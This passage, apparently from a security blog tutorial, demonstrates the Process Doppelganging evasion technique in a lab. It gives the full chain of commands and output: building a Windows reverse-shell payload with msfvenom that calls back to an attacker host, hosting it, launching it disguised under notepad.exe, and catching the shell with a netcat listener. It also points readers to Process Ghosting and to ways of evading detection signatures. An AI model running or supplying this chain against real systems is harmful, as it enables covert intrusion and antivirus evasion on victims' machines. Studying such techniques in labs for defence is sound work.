


```
┌──(root㉿kali)-[~]
└─# msfvenom -p windows/shell_reverse_tcp LHOST=192.168.0.89 LPORT=1234 -f exe > hello.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes

┌──(root㉿kali)-[~]
└─# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Once created, we can send this to our victim and launch Process Doppelganging attack using Hasherezade's executables. To run this, we just need to provide the malicious file and the file in which we will hide our payload in. Here, I am using a file called "hex.txt" which is a simple notepad file.


Thus, hello.exe shall be running under the notepad.exe process thus evading defenses!

```
proc_doppel32.exe hello.exe hex.txt
```




```
C:\Users\hex\Desktop>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is F8BD-3DAE

 Directory of C:\Users\hex\Desktop

04/14/2022  06:14 PM    <DIR>          .
04/14/2022  06:14 PM    <DIR>          ..
04/14/2022  06:14 PM            73,802 hello.exe
04/14/2022  05:48 PM                13 hex.txt
07/17/2019  03:01 PM            59,392 nc.exe
04/14/2022  05:10 PM           228,864 proc_doppel32.exe
               4 File(s)        362,071 bytes
               2 Dir(s)  55,180,054,528 bytes free

C:\Users\hex\Desktop>proc_doppel32.exe
proc_doppel32.exe
Process Doppelganging (32bit)
params: <payload path> [*target path]

* - optional
Press any key to continue . . .


C:\Users\hex\Desktop>proc_doppel32.exe hello.exe hex.txt
proc_doppel32.exe hello.exe hex.txt
[+] Process created! Pid = 2988
[+] Done!

C:\Users\hex\Desktop>
```

Upon inspecting current processes in process explorer, we will see that a cmd is active under notepad.exe! Unusual, right?



```
dwm.exe                          < 0.01    128,576 K
explorer.exe                     < 0.01     74,428 K
  SecurityHealthSystray.exe                  1,792 K
  vmtoolsd.exe                   < 0.01     25,732 K
  cmd.exe                                    5,836 K
    conhost.exe                              7,384 K
    procexp.exe                              5,296 K
      procexp64.exe                9.10     22,128 K
notepad.exe                                  1,784 K
  cmd.exe                                    2,040 K
    conhost.exe                              6,988 K
```

If everything works, we will successfully see a reverse shell!



```
┌──(root㉿kali)-[~]
└─# nc -nlvp 1234
listening on [any] 1234 ...
connect to [192.168.0.89] from (UNKNOWN) [192.168.0.11] 49464
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\hex\Desktop>whoami
whoami
win-m925pd5md70\hex

C:\Users\hex\Desktop>
```

Drawbacks

Well, if everything works then what's the problem? We do not wish to leave anyone reading this under false pretenses of this attack working on modern systems. There are various drawbacks that have to be considered:

- Cannot replace any file you like; like svchost.exe which gives access denied error
- Functions like CreateThreadEx and NtCreateProcessEx have a unique signature and are easily detectable by AV now (in Windows 10 above)
- This is an outdated technique. Running on Win 10 gives some users the BSOD error too. Hence, we recommend using Process Ghosting instead. Refer here. This attack also follows the same methodology but instead of using NTFS transactions and rolling it back, it uses the "DELETE_PENDING" flag to inject payload in memory.

Conclusion

The article brought about a highlight a famous defense evasion technique that had been used by various APTs and malware campaigns in the past. We talked about the misuse of various Microsoft's Win32 APIs that make this abuse possible and also, demonstrated the PoC of the attack. A skilled attacker can easily customize the PoC code, evade previously detected signatures of functions like NtCreateProcessEx and use alternate functions that can do the same thing; and implement the Process Doppelganging technique for defense evasion. Hope you liked the article. Thanks for reading.